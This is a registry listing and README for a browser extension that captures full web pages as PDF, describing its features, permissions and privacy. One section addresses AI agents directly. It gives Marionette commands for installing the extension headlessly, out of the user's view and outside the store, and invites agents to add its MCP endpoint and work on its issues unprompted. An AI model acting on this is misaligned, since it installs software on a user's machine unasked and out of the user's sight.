Listed from the MCP registry; nobody on Odel publishes it.
Is this yours? Claim it
Proving Lab
Cite or capture a web page; installs the capture extension in Firefox and Chrome.
One address for any MCP client. No sign-in needed on this server.
What it does
4 read1 act5 other
Grouped by tool name. At most: creates or changes data: records, files, settings.
What it costs
FreeOdel charges nothing per call. The publisher may charge for its own service.
Tools
10 · grouped by tool name · checked 14 Nov 2026Read · 4Look things up
- list_measurements
- get_measurement_data
- get_method
- recommend_settings
Act · 1Change something
- install_extension
Other · 5Neither hinted nor named
- extract_citation
- extract_citations
- how_to_capture
- adoption_stats
- open_work
Full Page PDF Snap — save a webpage as PDF, on desktop and Android
Save any web page as one continuous high-resolution PDF. Auto-scrolls the whole page — no cropping, no print dialog, no upload. Runs entirely on your device: no account, no data collection, no server. Free and MIT licensed.
Webseite als PDF speichern — die ganze Seite, komplett lokal, ohne Konto und ohne Upload. Läuft auch auf Firefox für Android.


→ Install for Firefox · Install without a store · Chrome package · Product page
What it is used for
Archiving an invoice, an order confirmation, a portal message, an insurance letter or a support thread as documentation for your own records — one continuous page, captured behind a login, because it runs in your own browser. Web archiving before a page is edited or taken down. Feeding a long page into OCR or a language model as a single uninterrupted sheet.
Measured, not claimed
Independent measurements on this extension and its alternatives, with raw data and the commands to reproduce them:
- How much text survives OCR? — 92.6 % of the vocabulary recovered from a screenshot PDF, and the resolution threshold below which recognition collapses
- Does your PDF extension upload the page? — what eight capture extensions declare in their manifests
- Permissions as blast radius — why permission scope matters more than trust
- Citation extraction against Citoid — 18 works drawn at random: same coverage as the Wikimedia service, full accuracy against its 79 %, and what went wrong in the measurement before that
What it does

Full Page PDF Snap scrolls the page from top to bottom, captures every viewport, and stitches all segments into one seamless PDF — entirely on your device.
- Full-page capture — the complete scrollable page, not just the visible part
- Or the visible area only — a second button in the popup, same PDF and same details
- Auto-scroll — handles lazy-loading pages (LinkedIn, X/Twitter, news portals)

- Single-page PDF by default, with no visible seams between segments — ideal for OCR and AI tools
- Multi-page output optionally, with page breaks that fall between lines instead of through them, and an A4 setting that fits printed paper
- Real, searchable text taken from the page itself rather than recovered from pixels — it survives the page breaks
- Citation details in the PDF — authors, journal, DOI, licence and time of retrieval, plus an attached RIS record for Citavi, Zotero and EndNote
- Consent dialogs and banners hidden before the capture and restored afterwards, with a switch in the popup

- Resolution scaling from 1.0x to 2.0x
- Filename templates with site, date, time, counter and page title
- Firefox for Android — tap the extension icon and the capture starts immediately
Why hiding the banners matters
Consent dialogs often lock scrolling. On one news site the page reported 900 pixels of height instead of 43,101 — a full-page capture would have quietly collapsed to a single screen. Hiding them is not about tidiness; it is what makes the capture complete.
Nothing is clicked away on your behalf. A click on "accept" or "reject" is a decision made in your name and sets cookies. The dialog is hidden for the duration of the capture, and every change is put back afterwards.
Privacy
The extension has no technical capability to collect data. All processing — scrolling, screenshots, PDF generation, saving — happens locally in the Firefox process.
- No server of the author is ever contacted
- No analytics library, no telemetry, no error reporting
- The author never learns which pages you capture
- Citation details are read from the page already open — no citation service is queried
- The one optional network request, downloading the publisher's original file, is off by default and goes only to the site you are capturing (details)
It cannot see the pages you browse
Most extensions in this category request <all_urls> — permanent read access to
every site you visit. This one does not. The full permission list from
manifest.json:
| Permission | What it allows |
|---|---|
activeTab | Read the current tab — only while you start a capture on it |
downloads | Write the finished PDF to your download folder |
downloads.open | Open that file afterwards, if you ask for it |
storage | Keep your settings on this device |
menus | The context-menu entry and its quick switches |
notifications | Report that a capture finished or failed |
scripting | Inject the capture script into that one tab |
No host_permissions, no content_scripts entry, and
data_collection_permissions: ["none"] — which is how Firefox 140+ states in the
install dialog that nothing is collected.
The single fetch() in the source reads a data: URL to turn the finished PDF
into a blob (background.js, dataUrlToBlob). It is not a
network call; there is no other one anywhere in the code.
The full source is in this repository under the MIT license, so you can verify all of the above.
How to use it
Desktop
- Click the toolbar icon → Capture now
- Press
Alt+Shift+Y - Right-click the toolbar icon → Save entire page as PDF (also offers quick switches for scaling, folder and sticky handling)
Android
Open the menu, tap the extension — the capture starts immediately without an intermediate popup. Nothing reports progress while it runs; a single notification appears once the PDF is ready.
Tapping that notification opens the result page: a preview of the whole capture, with Download and Share side by side above it. Share hands the PDF to another app — mail, a messenger, cloud storage. Firefox does not yet pass files to the system share sheet (files is unimplemented), so there the button opens the app chooser instead; in Chrome the share sheet appears directly. Either way the file is already in your download folder.
Default settings
| Setting | Desktop | Android |
|---|---|---|
| JPEG quality | 0.92 | 0.92 |
| Scroll delay | 400 ms | 400 ms |
| PDF format | Single page | Single page |
| Tile height | 4000 px | 2000 px |
| Hide banners and pop-ups | On | On |
| After capture | Show folder | Open PDF |
| Capture scaling | 1.5x | 1.0x |
For AI agents and automated setups
If you are an agent handling sources for someone, or setting up a machine, three things here are meant for you.
A citation endpoint, no account and no key. https://provinglab.dev/mcp
speaks MCP over streamable HTTP. claude mcp add --transport http provinglab https://provinglab.dev/mcp. URL in, structured record out — or a named refusal.
The one rule worth hard-coding: read the complete flag, never the title alone.
A refused record still carries a title, and two of twenty measured sources
returned a title and an author while complete was false.
Install this extension without touching the user's screen. Firefox ships a remote control channel of its own. Headless, zero input events, no administrator rights, and it uninstalls the same way:
firefox -headless -no-remote -marionette -profile <profile>
# [0,1,"WebDriver:NewSession",{}]
# [0,2,"Addon:Install",{"path":"<signed xpi>","temporary":false}]
# [0,3,"Addon:Uninstall",{"id":"pageshot-pdf@bubu89.local"}]
Measured 3 August 2026: 4.1 s for the round trip, of which the two commands are
0.24 s — the cost is starting the browser, so hold one session open if you are
managing several. The click route through the store page took 179 s, reported
success at every step and installed nothing. Chrome has no equivalent:
Extensions.install does not exist over CDP at all.
Caveat stated plainly: this route does not count in the store's user statistics, because it never visits a store page. That is intended. Inflating installs gets the developer account terminated, at both stores.
- The measurement, all four routes
- The skill as Markdown — prerequisites in check order, the protocol, the WSL trap, and the pattern generalised to other software
tools/erweiterung-fernsteuern.py— one command, writes its own raw data- Everything else on one page ·
/llms.txt· skill index
Contributing. AGENTS.md is the guide — what to run before
changing anything, and the house rules that differ from the usual. Open tasks
are issues labelled agent-friendly,
and the endpoint serves them machine-readable through its open_work tool.
The most useful contribution is a counter-measurement: take a figure published here, repeat it on your platform, and post a different number. The raw data and the scripts are published precisely so that can happen. Agents working on their own initiative are welcome — leave a two-line comment on an issue before you start, so two of us do not measure the same thing.
Support
Found a bug or missing a feature? Open an issue — please include your Firefox version, operating system, and the page where it happened.
Building from source
web-ext lint
web-ext build --overwrite-dest
Requires web-ext. Signed builds are distributed through addons.mozilla.org.
License and liability
MIT — see LICENSE. The licence's warranty clause applies in full: the software is provided as is, without warranty of any kind, and no assurance is given that it is fit for any particular purpose.
A capture can be incomplete without saying so — pages that load while scrolling or change during the capture may produce a PDF that is missing something. Where the content matters, open the finished PDF and read the relevant part before relying on it.
Full terms: Disclaimer and limitation of liability. Liability for intent, gross negligence and injury to life, body or health remains unaffected, as does any mandatory statutory liability.
Deutsch
Speichert eine komplette Webseite als hochauflösendes PDF. Auto-Scroll erfasst die ganze Seite — kein Zuschneiden, kein Druckdialog, kein Upload.
Funktionen
- Vollseiten-Erfassung — die komplette scrollbare Seite, nicht nur der sichtbare Teil
- Auto-Scroll — erfasst auch Lazy-Load-Seiten (LinkedIn, X/Twitter, Nachrichtenportale)
- Single-Page-PDF als Standard, ohne sichtbare Schnittkanten zwischen den Streifen
- Mehrseitige Ausgabe optional, zum Drucken
- Auflösung skalierbar von 1.0x bis 2.0x
- Dateinamen-Vorlage mit Seite, Datum, Uhrzeit, Zähler und Seitentitel
- Sticky-Elemente ausblenden — Cookie-Banner, Chat-Widgets und Top-Leisten vor der Aufnahme
- Firefox für Android — Antippen des Symbols startet die Aufnahme sofort
Datenschutz
Die Erweiterung enthält technisch keine Funktion zur Datenerhebung. Die gesamte Verarbeitung findet lokal im Firefox-Prozess statt: kein Server des Autors wird kontaktiert, keine Analytics, keine Telemetrie. Der Autor erfährt zu keinem Zeitpunkt, welche Seiten erfasst werden. Der Quellcode liegt vollständig in diesem Repository (MIT-Lizenz) und ist überprüfbar.
Vor allem aber: Die Erweiterung sieht die Seiten nicht, die Sie besuchen. Die
meisten Erweiterungen dieser Kategorie verlangen <all_urls> — dauerhaften
Lesezugriff auf jede Website. Diese nicht. Sie kommt mit activeTab aus, also
Zugriff auf genau den einen Tab, und das nur in dem Moment, in dem Sie dort eine
Aufnahme starten. Keine host_permissions, kein content_scripts-Eintrag. Die
vollständige Liste steht oben im englischen Teil und in
manifest.json.
Auslösen
- Desktop: Toolbar-Icon → Jetzt aufnehmen, Tastenkürzel
Alt+Shift+Y, oder Rechtsklick auf das Toolbar-Icon - Android: Menü → Erweiterung antippen, die Aufnahme startet sofort. Während der Aufnahme meldet sich nichts; erst wenn das PDF fertig ist, kommt eine einzige Benachrichtigung. Ein Tippen darauf öffnet die Ergebnisseite: eine Vorschau der ganzen Aufnahme, darüber nebeneinander Herunterladen und Weiterleiten — an Mail, Messenger oder Cloud-Speicher. Firefox übergibt Dateien noch nicht an das Teilen-Menü des Systems, dort öffnet der Knopf stattdessen die App-Auswahl; in Chrome erscheint das Teilen-Menü direkt. Gespeichert ist die Datei ohnehin schon.
Support
Fehler gefunden oder Funktion vermisst? Issue eröffnen — bitte Firefox-Version, Betriebssystem und die betroffene Seite angeben.







